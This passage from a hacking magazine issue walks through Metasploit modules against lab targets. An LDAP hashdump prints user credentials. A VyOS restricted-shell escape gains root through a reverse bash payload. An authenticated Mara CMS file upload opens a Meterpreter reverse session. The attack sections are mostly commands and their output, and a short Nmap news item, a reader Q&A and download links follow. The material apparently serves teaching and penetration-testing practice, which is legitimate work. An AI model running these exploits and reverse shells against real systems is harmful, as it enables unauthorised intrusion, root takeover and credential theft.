If that didn't work as shown in the above image, set the SSL option to false and try again.

```
msf6 auxiliary(gather/ldap_hashdump) > set rhosts 172.19.0.2
rhosts => 172.19.0.2
msf6 auxiliary(gather/ldap_hashdump) > set rport 1389
rport => 1389
msf6 auxiliary(gather/ldap_hashdump) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 auxiliary(gather/ldap_hashdump) > 
```

Execute the module now.

```
msf6 auxiliary(gather/ldap_hashdump) > run

[*] 172.19.0.2:1389       Connecting...
[*] 172.19.0.2:1389       Dumping data for root DSE
[*] 172.19.0.2:1389       1 entries, 0 creds found in 'root DSE'.
[+] 172.19.0.2:1389       Saved LDAP data to /home/kali/.msf4/loot/20201226203527_default_172.19
.0.2_root_DSE_822515.txt
[*] 172.19.0.2:1389       Searching base DN='dc=example,dc=org'
[+] 172.19.0.2:1389       Credentials (password) found in userpassword: cn=user01,ou=users,dc=ex
ample,dc=org:password1
[+] 172.19.0.2:1389       Credentials (password) found in userpassword: cn=user02,ou=users,dc=ex
ample,dc=org:password2
[*] 172.19.0.2:1389       5 entries, 2 creds found in 'dc=example,dc=org'.
[+] 172.19.0.2:1389       Saved LDAP data to /home/kali/.msf4/loot/20201226203527_default_172.19
.0.2_example.org_967682.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_hashdump) >
```

Let's have a look at the dumped data.

```
msf6 auxiliary(gather/ldap_hashdump) > cat /home/kali/.msf4/loot/20201226203527_default_172.19.0
.2_example.org_967682.txt
[*] exec: cat /home/kali/.msf4/loot/20201226203527_default_172.19.0.2_example.org_967682.txt

# LDIF dump of 172.19.0.2:1389       , base DN='dc=example,dc=org'

# dc=example,dc=org
dn: dc=example,dc=org
createtimestamp: 20201227012538Z
creatorsname: cn=admin,dc=example,dc=org
dc: example
entrycsn: 20201227012538.174786Z#000000#000#000000
entrydn: dc=example,dc=org
entryuuid: 2b910224-dc2e-103a-92b8-fd16783a2f0c
hassubordinates: TRUE
modifiersname: cn=admin,dc=example,dc=org
modifytimestamp: 20201227012538Z
o: example
objectclass: dcObject
objectclass: organization
objectclass: organization
structuralobjectclass: organization
subschemasubentry: cn=Subschema

# ou=users,dc=example,dc=org
dn: ou=users,dc=example,dc=org
createtimestamp: 20201227012538Z
creatorsname: cn=admin,dc=example,dc=org
entrycsn: 20201227012538.178182Z#000000#000#000000
entrydn: ou=users,dc=example,dc=org
entryuuid: 2b9186c2-dc2e-103a-92b9-fd16783a2f0c
hassubordinates: TRUE
modifiersname: cn=admin,dc=example,dc=org
modifytimestamp: 20201227012538Z
objectclass: organizationalUnit
ou: users
structuralobjectclass: organizationalUnit
subschemasubentry: cn=Subschema

# cn=user01,ou=users,dc=example,dc=org
dn: cn=user01,ou=users,dc=example,dc=org
cn: User1
cn: user01
createtimestamp: 20201227012538Z
creatorsname: cn=admin,dc=example,dc=org
entrycsn: 20201227012538.181464Z#000000#000#000000
```

```
entrydn: cn=user01,ou=users,dc=example,dc=org
entryuuid: 2b9206ec-dc2e-103a-92ba-fd16783a2f0c
gidnumber: 1000
hassubordinates: FALSE
homedirectory: /home/user01
modifiersname: cn=admin,dc=example,dc=org
modifytimestamp: 202012270125382
objectclass: inetOrgPerson
objectclass: posixAccount
objectclass: shadowAccount
sn: Bar1
structuralobjectclass: inetOrgPerson
subschemasubentry: cn=Subschema
uid: user01
uidnumber: 1000
userpassword:: cGFzc3dvcmQx

# cn=user02,ou=users,dc=example,dc=org
dn: cn=user02,ou=users,dc=example,dc=org
cn: User2
cn: user02
createtimestamp: 202012270125382
creatorsname: cn=admin,dc=example,dc=org
entrycsn: 20201227012538.187829Z#000000#000#000000
entrydn: cn=user02,ou=users,dc=example,dc=org
entryuuid: 2b92ff98-dc2e-103a-92bb-fd16783a2f0c
gidnumber: 1001
hassubordinates: FALSE
homedirectory: /home/user02
modifiersname: cn=admin,dc=example,dc=org
modifytimestamp: 202012270125382
objectclass: posixAccount
objectclass: shadowAccount
sn: Bar2
structuralobjectclass: inetOrgPerson
subschemasubentry: cn=Subschema
uid: user02
uidnumber: 1001
userpassword:: cGFzc3dvcmQy

# cn=readers,ou=users,dc=example,dc=org
dn: cn=readers,ou=users,dc=example,dc=org
cn: readers
createtimestamp: 202012270125382
creatorsname: cn=admin,dc=example,dc=org
entrycsn: 20201227012538.189135Z#000000#000#000000
entrydn: cn=readers,ou=users,dc=example,dc=org
entryuuid: 2b933288-dc2e-103a-92bc-fd16783a2f0c
hassubordinates: FALSE
member: cn=user01 cn\3Duser02,ou=users,dc=example,dc=org
modifiersname: cn=admin,dc=example,dc=org
modifytimestamp: 202012270125382
objectclass: groupOfNames
structuralobjectclass: groupOfNames
subschemasubentry: cn=Subschema

msf6 auxiliary(gather/ldap_hashdump) >
```

Vyos restricted-shell Escape & Privilege Escalation Module

TARGET: VyOS 1.0.0 <= 1.1.8 **TYPE: Local** **ANTI-Malware : NA**

In our May 2020 Issue, our readers have seen a Real World Hacking Scenario in which the target was beyond a router. This target was then hacked and all the machines present in that

network were breached. If you remember, the router software we used was of VyOS. This is the first Metasploit module of VyOS. This is a privilege escalation module that gives attacker-s a shell with root privileges on this VyOS target. This module was tested on VyOS version 1.1.18. Let's set the target first. The download information of the vulnerable software is given below in this Issue. After installing the vulnerable VyOS, turn on the target. Then run the foll-owing commands to set the target.

```
Welcome to VyOS - vyos tty1

vyos login: vyos
Password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Sat Nov 11 12:10:30 CET 2017 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ configure
[edit]
vyos@vyos# set system login user admin full-name "admin babu"
[edit]
vyos@vyos# set system login user admin authentication plaintext-password passwor
d
[edit]
vyos@vyos# set system login user admin level operator
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
```

What we did with the above commands are we created a new user named admin with login rights. This user will have operator privileges on vyos. Then we start ssh server on the target as shown below.

```
vyos@vyos#
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ sudo sh
sh-4.1# service ssh start
Starting OpenBSD Secure Shell server: sshd.
sh-4.1#
```

We did all this because this exploit module needs SSH access to the target to be able to elev-ate privileges. The target is set. Let's load the exploit/linux/ssh/vyos_restricted_shell_privesc module.

```
msf6 > search vyos

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  De
scription
   -  ----                                              ---------------  ----    -----  --
---------
   0  auxiliary/admin/networking/vyos_config                             normal  No     Vy
OS Configuration Importer
   1  exploit/linux/ssh/vyos_restricted_shell_privesc   2018-11-05       great   Yes    Vy
OS restricted-shell Escape and Privilege Escalation
   2  post/networking/gather/enum_vyos                                   normal  No     Vy
OS Gather Device General Information
```

```
msf6 > use exploit/linux/ssh/vyos_restricted_shell_privesc
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > show options

Module options (exploit/linux/ssh/vyos_restricted_shell_privesc):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  vyos             yes       SSH password
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hos
ts file with syntax 'file:<path>'
   RPORT     22               yes       The target port
   USERNAME  vyos             yes       SSH username


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set all the required options and check if the target is vulnerable.

```
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set rhosts 192.168.36.168
rhosts => 192.168.36.168
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set username admin
username => admin
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set password password
password => password
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > check
[*] 192.168.36.168:22 - The service is running, but could not be validated. SSH service d
etected.
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) >
```

Execute the module.


```
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf6 exploit(linux/ssh/vyos_restricted_shell_privesc) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.168:22 - Attempt to login to VyOS SSH ...
[+] SSH connection established
[*] Requesting PTY ...
[+] PTY successfully obtained
[*] Requesting shell ...
[+] Remote shell successfully obtained
[*] Remote system is VyOS
[*] Remote session is using restricted-shell. Attempting breakout to system shell ...
[+] Unrestricted system shell successfully obtained. Sending payload ...
[*] Command shell session 1 opened (192.168.36.132:4444 → 192.168.36.168:59244) at 2020-
12-31 09:56:51 -0500

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Sat Nov 11 12:10:30 CET 2017 x86_64 GNU/Linux
```

This should give you a a shell with root privileges as shown in the above image.

Mara CMS File Upload Module

TARGET: Mara CMS <= 7.5 **TYPE: Remote** **ANTI-Malware : ON**

Mara CMS is a file based content management system which has been designed to be easy to use. The above mentioned versions of the software have a file upload vulnerability that ca-n be exploited POST authentication. The download information of the vulnerable target is giv-en in the pages below. After downloading it's just extracting the contents to the root directory of any web server. The target's webpage is as shown below.



Let's see how the module works. Load the maracms_upload_exec module.

```
msf6 > use exploit/multi/http/maracms_upload_exec
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/maracms_upload_exec) > show options

Module options (exploit/multi/http/maracms_upload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   changeme         yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:p
ort][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. T
his must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is random
ly generated)
   TARGETURI  /                yes       The base path to MaraCMS
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and check if the target is vulnerable or not.

```
msf6 exploit(multi/http/maracms_upload_exec) > set rhosts 192.168.36.1
rhosts ⇒ 192.168.36.1
msf6 exploit(multi/http/maracms_upload_exec) > check
[*] 192.168.36.1:80 - The target appears to be vulnerable. Target is most likely MaraCMS wit
h version 7.5 or lower
msf6 exploit(multi/http/maracms_upload_exec) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf6 exploit(multi/http/maracms_upload_exec) >
```

Execute the module.

```
msf6 exploit(multi/http/maracms_upload_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Target is most likely MaraCMS with version 7.5 or l
ower
[*] Obtained salt `4606` from server. Using salt to authenticate...
[+] Successfully authenticated to MaraCMS
[*] Uploading payload as PB3oZVRcu.php...
[+] Successfully uploaded PB3oZVRcu.php
[*] Executing the payload...
[*] Sending stage (39282 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:50880) at 2021-01-10 0
9:14:04 -0500
[!] This exploit may require manual cleanup of 'PB3oZVRcu.php' on the target

meterpreter >
[+] Deleted PB3oZVRcu.php
sysinfo
Computer    :
OS          : Windows NT                                (Windows 8 Professional Edition) i586
Meterpreter : php/windows
meterpreter > getuid
Server username:
meterpreter >
```

As you can see, we successfully have a meterpreter session. That's all in this Issue. We will be back with new exploit modules in our next issue.

WHAT"S NEW

After over a year after they released their last update, the makers of Nmap released their latest release, Nmap 7.90. The most important change this release did is changing its packet capturing driver to Npcap 1.0.0 which is the first complete stable version. Before this Nmap was using Winpcap for packet capture. The problem with Winpcap is that this driver has not only been updated since 2013 but also this driver didn't work on Windows 10. This release of Nmap also added 3 new Nmap Scripting Engine (NSE) scripts. These scripts are dicom-brute script which attempts ***Nmap 7.90*** to brute force the Application Entity title of DICOM servers, dicom-ping script which discovers DICOM servers and determines if any Application Entity Title is allowed to connect to those servers and the uptime-agent-info script which coillects system information from an Idera Uptime Infrastructure Monitor Agent. This release also added 800 service/version detection fingerprints which brought the total signature count in Nmap to 11,878. They also added 330 IPv4 OS fingerprints. Nmap can now detect iOS 12 & 13, macOS Catalina & Mojave, Linux 5.4, FreeBSD 13 and more. This release also integrated 67 IPv6 OS finger prints. With this release, over 70 bugs have been fixed.

HACKING Q & A

Q. Who are more dangerous, hackers or crackers?

A : Hackers and Crackers are terms which pe -ople often get confused and misuse one for another. Both are people interested in hackin g and perform hacking activities.

The difference arises in their intention. Whi -le hackers hack for the purpose of research and as passion, crackers perform hacking wit- h a malicious intention. Crackers don't care a- bout the consequences of their actions no ma -tter how destructive they are while true hacke -rs hardly cause any damage with their action -s.

However, nowadays both these terms are misused as already mentioned. Coming to yo- ur actual question, crackers are more danger- ous than hackers.

Q. Someone on Omegle knew my IP addre- ss. Can he hack me?

A. Although leakage of IP address is a securit -y concern, nobody can hack by just knowing the IP address. However, exposure of IP addr -ess gives attackers a target to perform port scan to see which ports are open on the targe -t, perform vulnerability assessment on the tar -get to find out if there are any vulnerable serv -ices running on the target and exploit these v -ulnerable services to gain access on the targ -et.

So even though someone knows your IP ad -dress, if your system and applications runnin- g on it are updated to the latest version and th -ere is a firewall blocking harmful requests.

Q. What type of maths is required for ethic -al hacking?

A ; Yes, Ethical Hacking requires some Mathe -matics like Decimal and Binary notation to un -derstand IP addresses. It is also good to hav- e knowledge about hexadecimal notation as it is used in some areas of hacking. Most import -antly you need to have knowledge of basic m -athematics like addition etc to count the salar -y or money you receive for your EH job.

Send all your questions regarding hacking to editor@ hackercoolmagazine.com

DOWNLOADS

1. LINESC : 1 - https://www.vulnhub.com/entry/linesc-1,616/

2. Vyos 1.1.8 - https://downloads.vyos.io/?dir=release/legacy/

3. Mara CMS 7.5.0 - https://sourceforge.net/projects/maracms/

4. Shellter - https://www.shellterproject.com/download/

5. PuTTy : https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

SOME USEFUL RESOURCES

Check whether your email is a part of any data breach now.

https://haveibeenpwned.com

Get vulnerable software discussed in this Issue.

https://github.com/hackercoolmagz/vulnera

Tweet to us.

hackercoolmagz

Follow Us on Facebook

Hackercool Magazine

Mail To Us At :

editor@hackercoolmagazine.com
support@hackercoolmagazine.com

Our Blog

https://hackercoolmagazine/blog

Visit Our New Website

https://hackercoolmagazine.com

Click to get all 2019 Issues NOW

Click to get all 2018 Issues NOW